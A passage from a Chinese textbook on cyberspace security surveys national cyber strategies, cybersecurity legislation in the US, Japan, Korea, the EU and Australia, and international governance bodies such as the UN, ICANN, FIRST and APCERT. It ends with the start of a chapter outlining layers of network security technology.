发布时间		2003 年	2008 年	2011 年	2012 年	2009 年	2011 年	2011 年	2008 年	2010 年	2011 年	2009 年
发布战略		《网络空间安全国家战略》	《国家网络安全综合纲领》	《网络空间国际战略》	《网络空间安全战略》	《英国网络安全战略》	《德国网络空间安全战略》	《信息系统防护和安全》	《俄罗斯信息社会发展战略》	《保护国民信息安全战略》	《国家网络安全（草案）》	《网络安全国家战略》
体制机制	组织机构	★	★	★	★	★	★		★	★		★
	国际合作			★	★	★	★		★		★	
	公私合作	★	★	★	★	★	★		★	★	★	★
	军事行动			★	★	★			★	★		
法律	打击网络犯罪	★	★	★	★	★	★	★				★
	隐私与数据保护	★	★	★	★	★			★	★		
	知识产权				★	★	★					
制度	应急响应制度	★	★	★	★	★	★	★	★	★	★	★
	审查评估制度	★	★	★	★					★		
	身份可信任			★	★							
技术	技术能力研发	★	★	★	★	★	★	★	★	★	★	★
技术	网络态势感知	★	★	★				★		★		★
	情报	★	★	★		★			★			

续表

国家		美国			欧盟	英国	德国	法国	俄罗斯	日本	印度	澳大利亚
发布时间		2003 年	2008 年	2011 年	2012 年	2009 年	2011 年	2011 年	2008 年	2010 年	2011 年	2009 年
发布战略		《网络空间安全国家战略》	《国家网络安全综合纲领》	《网络空间国际战略》	《网络空间安全战略》	《英国网络安全战略》	《德国网络空间安全战略》	《信息系统防护和安全》	《俄罗斯信息社会发展战略》	《保护国民信息安全战略》	《国家网络安全（草案）》	《网络安全国家战略》
产业	经济发展			★	★	★	★		★	★		★
	贸易与产业链			★							★	
	资金支持		★			★	★					
基础设施	保护关键基础设施	★	★	★	★	★	★	★	★	★	★	★
教育意识	安全意识教育			★	★			★			★	★
	人才培训			★				★			★	★

3.2　法 律 法 规

3.2.1　网络空间立法现状

1. 立法阶段概述

纵览全球，各国在网络空间领域大多运用网络和信息安全法律予以规范，也就是说，传统社会领域的法律一般直接适用于网络空间领域，范围涵盖保护计算机信息系统、打击网络犯罪、维护网络隐私、保护个人数据、禁止计算机滥用、维护通信自由等。从立法的时间轴上看，以美、欧、日为代表的西方发达国家的立法大多经历了 3 个阶段，即防御对抗阶段、积极防控部署阶段和综合协调阶段。

（1）第一阶段，20 世纪 80 年代至 20 世纪 90 年代，防御对抗阶段

这一时期立法的主要动因是针对网络信息安全的某一领域，对各种破坏网络信息化的发展行为进行打击，以保护个人隐私、通信自由等法律客体。美国在这一时

期的立法主要有 1974 年的《隐私权法》、1984 年的《计算机欺诈与滥用法》、1986 年的《电子通信隐私权法》、1987 年的《计算机安全法》。日本在 1987 年的《刑法》修正案中，专门加入了有关计算机犯罪的内容，首次对侵害计算机、侵害数据等行为进行刑事追究。此后《刑法》虽历经多次修正，政府也在其他法律中制定了关于计算机、互联网刑事犯罪的相关规定，但这一时期的《刑法》修正案无疑具有奠基作用，相关条文成为日后判定网络信息犯罪的重要依据。**总体上，20 世纪 80 年代的立法最大的特征是追求时效，对象呈现单一化特征，目标较小，并且刑事立法占有一定的比重。**

（2）第二阶段，20 世纪 90 年代到 21 世纪初，积极防控部署阶段

这一时期立法的关注点主要包括：电子商务领域的电子签名、电子认证；研发领域的技术研发管理体系发展；信息化和信息安全管理体制机制；反垃圾邮件；打击非法入侵计算机信息系统等网络犯罪行为。美国出台的法律有 1997 年的《加强计算机安全法》和《公共网络安全法》、1999 年的《网络电子安全法案》、2000 年的《政府信息安全改革法案》、2001 年的《网络安全研究与开发法》、2002 年的《加强网络安全法》；日本有 2002 年的《反垃圾邮件法》、2000 年的《禁止非法链接行为法》等；欧盟有 2004 年的《欧洲理事会关于信息系统攻击的框架决议》等。**总体上，在这一时期，网络信息安全立法目标范围逐步扩大、层次逐步深入，更加关注那些对于维护信息安全具有综合性和长远性的领域和要素。**

（3）第三阶段，21 世纪初至今，综合协调阶段

随着网络和信息安全涉及的主体、对象、矛盾、问题日益增多，立法机构新出台一部法律所需的协调时间更长，各方利益论辩争斗更加剧烈。因此，一方面，立法着眼于对以前的法律条文或某一方面内容的局部修订；另一方面，各国都着眼于网络空间的整体安全，试图出台能够涵盖全局的具有顶层意义的综合性法律。美国这一阶段的立法主要集中在若干综合性法律草案中，例如，目前尚在国会讨论的《网络空间安全法（草案）》试图涵盖这一时期网络空间领域的主要法律制度，包括加强对联邦政府和私营部门网络及信息系统的安全保护、打击网络犯罪、发展网络技术、网络信息分级保护等各方面。**总体上，在这一时期，局部修订和整体布控相伴，美国等西方强国已经初步搭建完成网络信息安全的基本立法框架，更加注重网络空间领域战略意义上的整体规则布控。**

2. 各国具体立法情况

以下描述美、日、韩、澳以及欧盟在网络空间领域立法的具体情况。**值得注意的是，鉴于各国的政治、经济、历史、文化情况各异，各国的立法内容也都有其本国特色。**例如，美国在“9·11”事件之后出台的《国土安全法》和《爱国者法案》

将维护国家安全提高到比保护个人隐私更加重要的层面上；英国的特色在于其更加重视网络信息内容（尤其是公共信息）的安全，监管机构和执法机构的职责有一整套法律制度作为基础，相关的立法有《规范调查权法案》、《通信侦听法草案》等；德国的法律把遏制不良和有害信息及利用网络传播儿童色情信息犯罪作为重点，主要有《多媒体法》、《通信服务法》等。以下是各国立法的具体情况。

（1）美国立法情况概述

美国较为重要的网络信息安全立法主要有以下几部。

1）《信息自由法》

《信息自由法》于 1966 年制定、1996 年进行修正并在国会通过。修正后的法案取消了以前所规定的“9 大不公布情形”，规定从 1996 年 11 月 1 日起，所有政府部门都应将电子通信信息、计算机通信信息向公众公开，为防止可以公开的信息中夹杂私人隐私信息及其他不便公开的内容，该部门应事先予以删除。

2）《电子通信隐私法》

《电子通信隐私法》于 1986 年通过，该法将电子邮件纳入法律规定的范围。该法分为两部分：一部分针对正在传输中的电子通信信息；另一部分针对以电子方式存储的信息。

3）《儿童在线隐私保护法案》

《儿童在线隐私保护法案》于 1998 年通过、2000 年 4 月正式生效。该法的目的是为了规范在线收集 13 岁以下儿童私人信息的行为，具体规定了“儿童”和“私人隐私”的定义，以及一般网站运营商和专门儿童网站运营商的行为中哪些是合法的收集行为，哪些是不合法的收集行为。

4）《爱国者法案》

《爱国者法案》于 2001 年通过，其中与网络信息安全相关的是第 2 章的内容。该章节扩大了执法机构情报监听的权力，将电子邮件、计算机诈骗和滥用的犯罪信息纳入拦截的范围，要求共享陪审团所掌握的相关犯罪分子信息，将执法机构对特定线路的监听改为对特定人的监听，增加了情报监听的灵活性和机动性。

5）《关键基础设施信息法》

《关键基础设施信息法》于 2002 年通过，该法建立了一套关键基础设施的保护程序，鼓励经营关键基础设施的电信运营商等私营机构自愿提交威胁信息，确保相应的联邦国家安全和执法部门，以及各州、地方政府迅速、安全地共享信息，保证政府能够及时预警，化解恐怖威胁。该法案主要包括 3 方面的内容：一是“关键基础设施”的定义；二是关键基础设施的保护可以由总统或国土安全部部长实施；三是对资源分享的关键基础设施信息进行保护。

6）《联邦信息安全管理法》

《联邦信息安全管理法》于 2002 年通过，主要对联邦政府机构在维护信息安全

方面的职责进行了规定，要求每一个联邦机构在部门内部都要建立一整套维护信息和信息系统安全的制度，以保护联邦政府机构的信息安全。各机构建立的这一套制度，也适用于该机构与信息安全相关的投标者和外包项目的私营机构。

7）《国土安全法案》

《国土安全法案》于 2002 年通过，联邦国土安全部也据此规定成立，该法案包括网络护卫和网络安全促进法案两方面的内容。主管信息安全分析和基础设施保护的副国务卿负责牵头组建一个国家级的科技护卫队，名称定为“网络护卫队”，由各地方的科技领域专家组成，负责支持本地网络受到攻击后的应对；网络安全促进法案中的（b）款则是对计算机犯罪审判准则的修正，规定美国量刑委员会要确保对计算机案件的审判准则能够准确反映罪行的严重程度。

总体上，美国高度重视信息安全，将数字信息安全纳入国土安全的范畴，将信息安全纳入网络空间安全的范畴，予以统筹控制；联合最广泛的力量，实施信息共享，共同应对网络信息安全威胁。

（2）日本立法情况概述

日本信息安全相关法律包括《刑法》相关条文，与电信相关的 3 大法案（《电信事业法》、《电波法》及《有线电信法》），以及其他互联网相关法律，如《著作权法》、《电子签名及认证业务法》、《特定电子邮件正当发送法》及《禁止非法链接行为法》等。

1）《刑法》相关条文

基于日本《刑法》的规制功能、保护功能、保障功能的 3 大功能，日本法务省在 1987 年修订的《刑法》中增加了计算机犯罪的相关内容，首次对侵害计算机及数据等行为进行立法。此后至今，日本政府又多次修订了《刑法》，其中与互联网及信息安全相关的条款一直是判定互联网犯罪的重要法律依据。

2）《电信事业法》

《电信事业法》是日本电信领域的根本大法，于 1984 年 12 月 25 日颁布。该法的立法目的为：鉴于电信事业的公共性，以及电信运营的公正合理性，同时为促进公平竞争，确保顺利提供电信业务，并保护使用者利益，保证电信业健康发展及国民的方便使用，增进公共福利。该法内容主要涉及有线、无线及信号、语音和图像等传输的相关电信设备、电信网络业务、电信运营商、（面向最终用户的）电信业务等，其中包括了电信基础设施的管制规定，对主导运营商的管制规定，以及有关电信业务等的原则性规定。

3）《电波法》

《电波法》也是日本电信领域的 3 大法之一，于 1950 年 5 月颁布，迄今为止该法进行过多次修改。由于近年来无线通信的飞速发展，日本每年都要对该法进行修订。该法的立法目的：为确保频率的公平且有效利用，增进公共福祉。该法针对频

率、无线通信、无线电话、无线设备、无线局站、无线从业者等做出了相关管制规定。

4）《有线电信法》

《有线电信法》也是日本电信领域的 3 大法之一，主要涉及有线电信、有线电信设备及有线电信设备标准等，针对使用有线电信设备制定了相关规定。总务省于 2002 年在该法的修正案中做出了以下修改：不得侵害有线通信秘密；对损坏有线通信设备、接触其物品造成有线通信设备功能损害、妨碍有线通信者，处以 5 年以下徒刑或处以 100 万日元以下罚款。

5）《特定电子邮件正当发送法》

《特定电子邮件正当发送法》简称《反垃圾邮件法》，由日本总务省于 2002 年 5 月颁布，同年 7 月 1 日起实施，并于 2005 年 11 月做了部分补充修改。该法针对不断恶化的垃圾邮件状况及发信形式变化多端等情况，扩大了特定电子邮件的范围，规范了特定邮件发送的格式，明确了禁止条例和处罚规则。该法的立法目的是：规范特定邮件的正当发送方式；防止发送特定电子邮件时给他人造成不必要的麻烦；创造使用电子邮件的良好环境，使信息通信得以健康发展。

6）《禁止非法链接行为法》

《禁止非法链接行为法》由总务省、经济产业省和警察厅于 1999 年 8 月联合发布，2000 年 2 月 13 日起实施。该法对非法链接行为的界定是：超越正规权限、随意使用他人的识别码（ID 或密码等）输入访问的行为；利用管理者设计中的错误，输入信息或指令，攻击网络安全漏洞、入侵计算机系统的行为。此外，该法还规定了禁止随意提供他人识别码帮助非法链接的行为。

总体上，日本政府不放松对基础设施的管理和控制，注重构建“安心、安全”的互联网应用环境，实行自上而下的个人信息保护管理体系，以法律形式明确网络服务商责任，以强硬管制手段整治“网络流言”。

（3）韩国立法情况概述

韩国对网络和信息安全的相关管理制度主要体现在《信息通信网的促进利用与信息保护法》及其实施令中。前者是韩国国会制定的一部关于促进信息通信网（即电信网及互联网）的安全利用，形成安全的信息通信网使用环境的法律；后者是韩国政府为了实施该法出台的细化行政法规。

在维护网络和信息安全方面，《信息通信网的促进利用与信息保护法》对用户设置的主要禁令是：

① 不得将侵犯隐私或毁损名誉等侵害他人权利的信息上传于信息通信网中；

② 禁止通过发送信息等行为影响网络安全运行。任何人无正当接近权限或超出许可接近的权限，不得侵入信息通信网；任何人无正当理由不得毁损、灭失、变更、伪造信息通信系统、数据或程序等，或传输和散发妨碍其应用的软件；任何人不得

以妨害信息通信网的安全运行为目的，发送大量信号或数据，或以运行非法命令等方法使信息通信网发生故障。

韩国曾经在互联网实施“部分实名制”，现已废止。韩国通信委员会（KCC）的管辖范围非常广泛，全方位地负责信息通信网络及信息安全；以法律形式规定禁止在信息通信网上发布有害信息。

（4）欧盟立法情况概述

欧盟通过颁布决议、指令、建议、条例等构建了内容丰富、体系完整的网络与信息安全的法律框架。

1）《信息安全框架决议》

欧洲理事会于 1992 年 3 月 31 日做出了有关信息安全的决议，目标是给一般用户、行政管理部门和工商业界存储电子信息提供有效、切实的安全保护。该行动计划的内容包括：发展信息安全战略框架；分析信息安全需求；确定某些优先的解决方案；确认信息安全的规范和标准化；在总战略之下的信息安全的科技和操作的综合化发展；综合信息系统的一些安全功能。

2）《关于打击计算机犯罪协议的共同宣言》

该宣言由欧盟委员会于 1999 年 5 月起草，规定了各成员国必须承担的义务。其具体内容包括：在协议所确定的犯罪范围内建立适当的权限，支持建立预防犯罪的合作机制；支持采纳关于高科技犯罪数据存储的规定；为了调查严重的刑事犯罪，支持跨国界的计算机搜索；遵从欧盟关于接入和使用业务资料的有关规定。该宣言于 2001 年 11 月起在各成员国征集签署。

3）《关于打击信息系统犯罪的欧盟委员会框架决议》

2004 年 8 月，欧盟正式公布《关于打击信息系统犯罪的欧盟委员会框架决议》的提议，要求于 2004 年 12 月 31 日前向欧洲议会和委员会呈交一个关于申请应用改决议的报告。2005 年 2 月，欧洲理事会通过了该框架决议，并于 2005 年 3 月开始实施。

4）《关于建立欧洲网络和信息安全机构的规则》

2004 年 3 月 10 日，欧洲议会和欧盟委员会颁布了此法，其主要目标就是加强欧盟各成员国和工商企业应对网络和信息安全问题的能力；在有关网络和信息安全方面向理事会和各成员国提供帮助和建议；为公共部门和私人操作者之间的联系提供便利条件，并加强他们之间的合作，努力使各成员国的安全提高到一个新的水平。该机构也为欧洲理事会在网络和信息安全领域更新和发展欧盟法律提供技术方面的帮助。

5）《欧洲理事会关于建立欧洲信息安全社会战略的决议》

这一战略号召成员国和欧盟委员会本着“对话、合作和授权”的原则，采取措施，提升网络和信息安全。

6）《数据保护指令》

欧盟注重对个人权利的保护，因此早在 1995 年就制定了《数据保护指令》，对个人数据安全进行保护。该指令明确了数据保护的基本原则和个人的权利，以及跨境数据流动制度。

7）《隐私和电子通信指令》

作为 1995 年的《数据保护指令》的补充，该指令为电子通信的所有方式明确规定了隐私保护条款，并对电信运营商应当承担的责任做了明确规定。

8）《欧洲理事会关于合法拦截通信信息的决议》

该决议规定了对成员国执法机构进行合法侦听的要求，具体包括相关的技术要求和运营商的义务等。

9）《欧洲议会和欧洲理事会关于保留产生于或经公共通信网络和提供公共通信服务的数据的指令》

该指令也称《数据留存指令》，该指令修改了《隐私和电子通信指令》中的数据留存条款。该指令旨在协调成员国之间的数据留存规则，以确保获得反恐所需的通信数据。

总体上，欧盟在网络空间领域的立法特点明显，即高度重视该领域的数据保护及欧洲公民的个人隐私权利保护范围以欧盟边境为界。一般而言，第三国的隐私保护法律只有经欧盟委员会判定达到“充分的”保护标准，才能自欧盟向其进行跨境个人信息传输；欧盟出台的相关信息保护法律极其重视对公民个人数据的保护；针对不同国家的不同情况，法律中做出了适应相关国家情况的调整，给予成员国以自主权。

（5）澳大利亚立法情况概述

澳大利亚是世界上最早制定互联网管理法规的国家之一。在澳大利亚，有关互联网管理内容的法规及标准由传播和媒体管理局、行业机构和消费者共同制定，主要有《广播服务法修正法（在线服务）》、《反垃圾邮件法》、《互动赌博法》、《互联网内容法规》和《电子营销行业规定》。其中，《广播服务法修正法（在线服务）》（俗称《互联网审查法》）正式确立了官方性质的互联网内容分级体系。由澳大利亚传播和媒体管理局负责网络内容的监管，根据举报进行调查，并向网络提供商发布相关指令。

加强政府层面的管理，健全机制，引导和保持互联网健康的发展方向一直是澳大利亚联邦政府在信息安全管理方面的第一考虑。在行业协会层面，澳大利亚互联网协会作为社会组织，在协助联邦政府促进互联网有序运作方面也发挥着积极作用。该协会的成员来自社会各界，包括运营和信息传播机构。该协会致力于在社会各部门形成合力，向政府提出规范互联网发展的合理化建议，规避各种弯路和风险，促进澳大利亚的互联网快速发展。

3.2.2 各国立法经验总结

纵观各国在网络空间领域的立法情况，可总结出以下经验。

1. 立法重点集中在保护基础设施、保护信息内容、保护个人隐私和数据等方面

在基础设施保护方面，美国通过了《关键基础设施信息保护法》、《公共网络安全法》，日本有《电信事业法》，韩国通过了《重要信息基础设施保护法》。

在信息内容安全保护方面，美国公布了《网络安全信息法》、《2000 年儿童互联网保护法》，日本通过了《整顿青少年网络环境法》、《色情网站管制法》、《反垃圾邮件法》、《促进内容创作、保护及应用法》等，韩国出台了《信息通信网络利用和信息保护法》及《青少年保护法》等。

在个人隐私和数据保护方面，美国通过了《信息自由法》、《隐私权法》、《联邦电子通信隐私法》等，欧盟出台了《关于个人数据处理保护与自由流动指令》、《隐私和电子通信指令》、《与第三方国家进行个人数据转移的标准合同条款》、《欧共体机构与团体实施的数据保护》等，韩国通过了《公共机构个人隐私保护法》、《促进信息通信网络利用和信息保护法》、《位置信息利用和保护法》、《电子签名法》、《信用信息利用和保护法》等。

2. 网络空间安全已成为国家安全的一个重要组成部分，各国将信息安全纳入网络空间安全的范畴，予以统筹控制

网络空间安全已经突破了传统的网络基础设施安全范围，将内容安全、隐私、知识产权、黑客攻击、线上线下联动犯罪等问题都吸收进来了。对此，美国、英国、日本等国家相继颁布了本国的网络战略，其中网络空间安全包括信息安全、网络基础设施安全等多方面。

各国部门和机构在出台相关政策时都是统筹考虑的，在对信息基础设施采取必要技术防范措施的同时，都在加紧进行有关信息安全的立法工作，通过法律来加强对信息安全的保护。

各国的立法主要集中在网络犯罪、垃圾邮件、青少年保护、个人隐私和数据保护等具体领域，在肯定现行法律框架的前提下，陆续出台一些新的法律，以解决信息网络发展中出现的新问题。

3. 各国对于公民个人信息保护的关注度越来越高，网络身份体系的构建将更加重要

个人隐私和数据保护已经越来越紧迫，互联网的发展使得信息收集、使用等都

可能威胁到个人乃至国家安全。美国、日本、韩国、欧盟与澳大利亚纷纷制定了不同的法律或法规来保证公民个人信息和数据不被侵犯。

各国关于公民个人信息的叫法不尽相同，主要有“个人数据”、“个人信息”和“隐私”3 种。其中使用“个人数据”叫法的最多，主要是欧盟及受欧盟 1995 年指令影响而立法的国家和地区；在美国、澳大利亚等国家，则大多使用“隐私”概念；而日本、韩国等政府力量比较强大的国家，使用的是“个人信息”这个概念。虽然叫法不尽相同，但是这个概念主要源自于不同的法律传统，并不影响法律的实际内容。例如，各国保护公民个人权利基本都是从两个角度出发：一是法律保护的对象是作为自然人的个人；二是法律所要实现的目的是保证能够识别特定个人的信息不被随意收集、传播或用作其他用途。

4. 政府主导与行业自律相结合

立法并非解决所有问题的方式，许多国家在保障信息安全方面都将立法和行业自律结合起来，尤其是在信息内容安全方面。例如，英国成立了互联网行业基金会，该自律组织在英国政府的引导和影响下搜寻网络上的非法信息（主要是色情资料），并把发布这些非法信息的网站通知网络服务提供者，以便他们采取措施，阻止网民访问这些网站，以使网络服务提供者避免被指控故意传播非法信息而招致法律制裁。韩国在保障网络安全方面，尤其是防止不良信息及有害信息方面，也很注意发挥民间组织的作用，在民间建立起“信息通信伦理委员会”，主要作用是监督网络上的有害信息，保护青少年的身心健康。

5. 联合最广泛的力量，实现信息共享，共同应对网络信息安全方面的威胁

网络信息安全不是某一个或某几个国家、部门的任务，已经发展成为国际性、跨领域的社会问题，各国在制定法律的过程中更加注重部门之间的协调沟通和信息共享，而非各自为之。

6. 网络空间领域立法将越来越注重国际合作和统一

网络的发展与应用已将国与国、地区与地区之间的法律衔接推上紧迫日程。各国普遍意识到以下问题的重要性：加强有关信息网络立法及其研究的交流，建立一些现代信息化社会的国际法律准则，缓解以全球化为特征的互联网与以国家、地域性为根基的法律之间的矛盾。虽然少数国家在信息方面的立法一马当先，但全球大多数国家和国际组织已经着手制定统一的示范法或立法框架，谋求以国际统一立法来维护共赢互惠的新秩序。

基于以上经验，并以美国立法机构在网络空间领域的立法（参众两院近几年收到的立法提案）为蓝本，预计在未来 3 到 5 年之内，网络空间领域的立法议题将集

中围绕以下重点：国家战略和政府角色，尤其是政府各部门的职责；关键基础设施保护（包括电信网络、电网设施等）；网络空间信息共享和跨部门合作；个人数据泄露；网络犯罪；电子商务中涉及的隐私问题；网络空间国际合作；研究与发展；网络安全人才和劳动力培养。

3.3 国际合作与国际治理

3.3.1 国际合作与治理的主要领域

在网络空间领域，利用法律规则手段进行的合作与治理多见于两大领域：一是数据隐私保护；二是打击网络犯罪，其形式主要是国际组织协议，地区、多边及双边协议。具体包括以下内容。

1. 数据隐私保护

APEC 框架下的“跨境隐私规则体系”（CBPR system），是目前规范网络空间跨境数据隐私保护最重要的国际组织协议。该体系旨在促进区域隐私政策趋同，保护消费者，以及降低亚太地区法规遵从成本。跨境隐私规则体系将进一步鼓励开放市场，并促进区域贸易。加入该体系的各国需由本国相关机构制定国内的跨境隐私规则、程序，以与 APEC 的跨境隐私规则趋同。

2012 年 7 月，美国加入 APEC 的跨境隐私规则体系，美国联邦贸易委员会（FTC）也成为该规则体系之下第一个以国家数据执行机构为角色的参与机构。为对应 CBPR 体系，美国商务部正重新梳理美国跨境数据传送处理的程序，以使得美国的程序能够达到 APEC 所指定的第三方独立机构的评测和认证要求。

2. 打击跨国网络犯罪

《网络犯罪公约》（Cyber-crime Convention，以下简称《公约》）由欧盟主导，是全世界第一部专门针对网络犯罪行为制定的国际公约。公约于 2001 年 11 月在布达佩斯签署，又称《布达佩斯协议》。除 26 个欧盟成员国之外，美国、加拿大、日本和南非等国也是该公约的签署国。《公约》制定的目标是使国际间对于网络犯罪的立法具有共同一致的目标，在打击跨国网络犯罪时，能在公约签署国之间开展司法协助。

《公约》除序言外，有 4 章 48 个条文，范围包括刑事实体法、刑事程序法和管辖权。刑事实体法包括对网络空间常见刑事犯罪行为的定义，包括“非法存取”、“非法截取”、“伪造电脑资料”、“数据干扰”、“系统干扰”、“设备滥用”、“电脑诈骗”、“儿童色情犯罪”、“侵犯著作权及相关权利”9 大罪行，以及对以上罪行的惩罚方式；

刑事程序法包括对电子证据的调查、调取；管辖权部分则包括了国际合作、罪犯引渡等内容。

多年以来，签约国依据该《公约》，对网络空间犯罪携手实施打击，并依此对本国网络犯罪刑事法进行修正，以与《公约》规则接轨。

在网络安全方面，重要的国际平台包括联合国、国际电联等政府间平台，还包括黑帽大会、ICANN、事件响应与安全组织论坛、地区 CERT 等非政府间平台。网络空间安全成为双边关系中的重要议题，大国间的双边机制均纳入了有关网络空间安全的对话与合作。

3.3.2　国际平台

1．联合国

近十多年以来，联合国大会通过了多份关于“在国家安全背景下信息和通信领域的发展”的决议（以下简称联大决议），如 1998 年 12 月 4 日的第 53/70 号、1999 年 12 月 1 日的第 54/49 号、2000 年 11 月 20 日的第 55/28 号、2001 年 11 月 29 日的第 56/19 号、2002 年 11 月 22 日的第 57/53 号、2003 年 12 月 8 日的第 58/32 号、2004 年 12 月 3 日的第 59/61 号、2005 年 12 月 8 日的第 60/45 号、2006 年 12 月 6 日的第 61/54 号、2007 年 12 月 5 日的第 62/17 号、2008 年 12 月 2 日的第 63/37 号、2009 年 12 月 2 日的第 64/25 号、2010 年 12 月 8 日的第 65/41 号和 2011 年 12 月 2 日的第 66/24 号等。上述联大决议关切这些（信息）技术和手段可能会被用于不符合维护国际和平与安全宗旨的目的，对各国基础设施的完整性可能产生不利影响，损害其民用和军事领域的安全。

除了上述联大决议之外，联合国在网络安全领域取得的主要进展还有：成立了“信息安全政府专家组”，专门讨论基于互联网的信息安全；联合国预防犯罪和刑事司法委员会设立了打击网络犯罪专家组；包括安理会全体常任理事国在内的 15 个会员国向联合国秘书长递交了供谈判缔结网络安全条约的一系列建议；秘书长任命了网络问题特别报告员，重点关注网络安全问题等。

联合国信息安全问题政府专家组自 2009 年以来先后举行了多次会议，来自含 5 个常任理事国在内的 15 国官员和专家就网络空间国际合作与行为规范展开了全面磋商。2013 年 6 月初，新一轮专家组会议已形成最终报告，就国际法在网络空间的适用、各国建立信任措施等方面提出了行动设想和具体建议。

2．黑帽大会

黑帽大会由老牌黑客杰夫 • 莫斯于 1997 年创立，是计算机黑客们的盛会。会议引领安全思想和技术走向，参会人员包括企业和政府的研究人员，甚至还有一些民

间团体。为了保证会议能够着眼于实际，能够最快最好地提出问题的解决方法和操作技巧，会议力求保持中立和客观。黑帽大会是未来网络安全趋势的风向标，具有很高的权威性。

3．ICANN

ICANN 是位于美国加利福尼亚州的一个非营利、民间公司性质的组织，其主要职能是负责协调域名系统及其根服务器的运行和管理、IP 地址分配，以及与域名和 IP 地址分配相关的政策制定。ICANN 管理并掌控着全球互联网最为关键的资源，是国际互联网治理领域的关键机构。

ICANN 主要负责维护与互联网关键资源有关的安全与稳定，主导部署 DNSSEC 安全协议。DNSSEC 是国际互联网工程任务组（IETF）开发的 DNS 安全扩展协议，提供了一种通过软件来验证 DNS 数据在互联网传输过程中未被更改的方式。目前，多数根服务器和顶级域服务器已经部署了 DNSSEC。

4．国际电联

国际电信联盟（ITU）召集的全球高级专家组推出了《关于网络安全与网络犯罪的全球条约》，从实体法、程序法和全球司法权等方面提出了法律框架。

5．伦敦进程

英国政府于 2011 年召集全球范围的“网络空间国际会议”并推出“伦敦进程”，布达佩斯和首尔分别于 2012 年和 2013 年接棒，该进程成为英国推广欧洲《网络犯罪公约》的主要平台。

6．事件响应与安全组织论坛（FIRST）

由于计算机应急响应组（CERT）成员属于不同的国家或组织，彼此之间存在语言、时区及性质的差异，而且面向不同的用户群体，使得他们之间的交流与合作存在极大的困难，在这种情况下，1990 年，11 个应急响应安全组织成立了事件响应与安全组论坛（Forum of Incident Response and Security Teams，FIRST）。现今 FIRST 已经扩展至包括全球 100 多个应急响应安全组织。FISRT 通过协调合作，应对不断出现的软硬件故障、病毒发作、网络入侵、天灾人祸等安全事件。

7．地区 CERT

APCERT（亚太地区网络危机处理组织）于 2003 年 2 月由澳大利亚、中国、日本、韩国等国家的计算机应急响应（CERT）发起成立。APCERT 是目前亚太地区最有名的国际网络安全事件危机处理的协作组织，至 2010 年 8 月为止，亚太地区已有

15 个经济体，共 18 个组织参与成为正式会员，7 个组织以一般会员身份参与，中国台湾由 TWCERT/CC、TWNCERT 两个单位以正式会员身份参与 APCERT 运作。

APCERT 成员组织之间建立了稳定高效的信息交流、安全事件通报和事件处理配合机制，在处理大规模网络安全事件时互通信息、互相配合，形成了亚太地区计算机网络安全事件紧急应变处理与协调合作体系。此外，APCERT 每年还定期举办全体会员会议，研究网络安全紧急应变处理领域的体系发展和新兴网络安全技术等议题，对各成员组织处理计算机网络安全工作具有重要的指导作用。

由于 APCERT 担任的角色日益重要，还引起了欧洲学术和政府等紧急事件应变组织及 FIRST 组织的关注，并纷纷寻求与 APCERT 建立合作关系。APCERT 已成为继 FIRST 和欧洲 TF-CSIRT 之后发展最快也最具成效的地区性网络危机应变组织。同时，APCERT 也开始逐渐受到亚太经济合作会议（APEC）的重视，并参与 APEC 中有关网络与信息安全方面的活动，现已成为应对亚太地区日益严重的网络与信息安全威胁、促进网络危机处理领域全球合作与发展的重要力量。

此外，国际刑警组织、IGF、OECD、东盟、欧洲安全与合作组织（OSCE）、东盟地区论坛（ARF）、上海合作组织、八国集团（G8）等正在越来越多地讨论网络空间安全议题，它们就国家间如何在网络空间建立互信，国家的网络合作框架与渠道，基本行为规范等提出看法，推动形成国际共识。

3.3.3　双边机制

1．中国与其他国家

中美、中欧、中俄等重要的双边机制均建立了网络安全方面的交流与对话。中国和俄罗斯联合塔吉克斯坦、乌兹别克斯坦在吸纳上海合作组织网络与信息安全成功经验的基础上，向联大提交了《信息安全国际行为准则》，提出了“不利用信息通信技术，包括网络，实施敌对行动、侵略行径和制造对国际和平与安全的威胁”等 11 条行为准则，为维护网络空间的和平做出了积极努力。

2．其他国家之间

美俄、美日、美英、美欧、美印等多个双边合作全面开展。例如，美俄将核时代的热线机制沿用至网络领域；美国与包括中国在内的多个国家建立了网络工作组或开展定期的双边网络对话等。由于利益诉求不同，制定一个让各方都能满意的“一站式方案”遥遥无期，迫使一些主要国家转向务实，从各自关注的重点国家、重点领域、突出问题出发，寻求双边与区域协调对话渠道，以期早日获得共识，最终带动国际进程。

第 4 章 网络空间安全技术

本章要点

- ✓ 网络安全架构/分层
- ✓ 通用安全技术
- ✓ 网络层安全技术及策略
- ✓ 通用基础系统安全
- ✓ 业务应用安全
- ✓ 信息内容安全

4.1 网络安全架构/分层

网络空间安全涉及方方面面，既包括网络自身及其所承载的信息和业务应用安全，如恶意代码、拒绝服务攻击等；也包括由网络空间衍生出的社会性安全问题，如知识产权保护、隐私保护等。为应对网络空间面临的安全挑战，各类安全技术应运而生。

如图 4.1 所示，依据网络分层，网络空间涉及的安全技术可分为：物理环境安全技术、网络层安全技术、通用系统或平台安全技术、业务应用安全技术及信息内容安全技术。此外，公用的安全技术还包括通用安全技术和管理安全。本章后续小节将对图 4.1 所示的安全技术进行详细介绍。

图 4.1 网络安全架构示意图

① 通用安全技术：指保障网络空间安全的基础和支撑性技术，如加解密算法、密钥管理、认证技术、身份管理等。

② 网络层安全技术：主要应用于网络层，保障网络可靠稳定运行的安全技术，包括防火墙、入侵检测、网络控制、安全隔离、流量清洗、冗余备份技术等。

③ 通用系统或平台安全技术：指独立于具体业务应用的通用的系统或平台的安全技术，包括针对通用的 Windows、Linux、Solaris 等操作系统，Oracle、MySQL 等数据库平台，以及 TomCat 等中间件平台的安全技术。

④ 业务应用安全技术：指业务应用系统安全防护技术，保障授权用户对业务应用的正常使用，包括访问控制、服务盗用/滥用、攻击防范、软件容错、恶意代码防范、漏洞管理技术、安全审计等。

⑤ 信息内容安全技术：信息内容安全可分为两个方面，一是指保障信息自身的完整性、机密性和不可否认性的技术，包括加密机制、数字签名、数字水印技术等，可归类为通用安全技术；二是指保障传播信息不包含违反国家相关法律法规明文禁止发布和传播的违法信息，不侵犯个人隐私等的相关技术，如垃圾信息防范、内容识别、内容过滤、安全管控等方面的技术。

⑥ 物理环境安全技术：主要指物理机房的防震、防风及物理访问安全，物理设备、链路的防盗窃、破坏，物理环境的防火、防水、防潮、防静电，以及机房供电、电磁防护等。

⑦ 管理安全技术：主要包括安全管理制度、安全管理机构、人员安全管理、安全建设管理和安全运维管理等。

4.2　通用安全技术

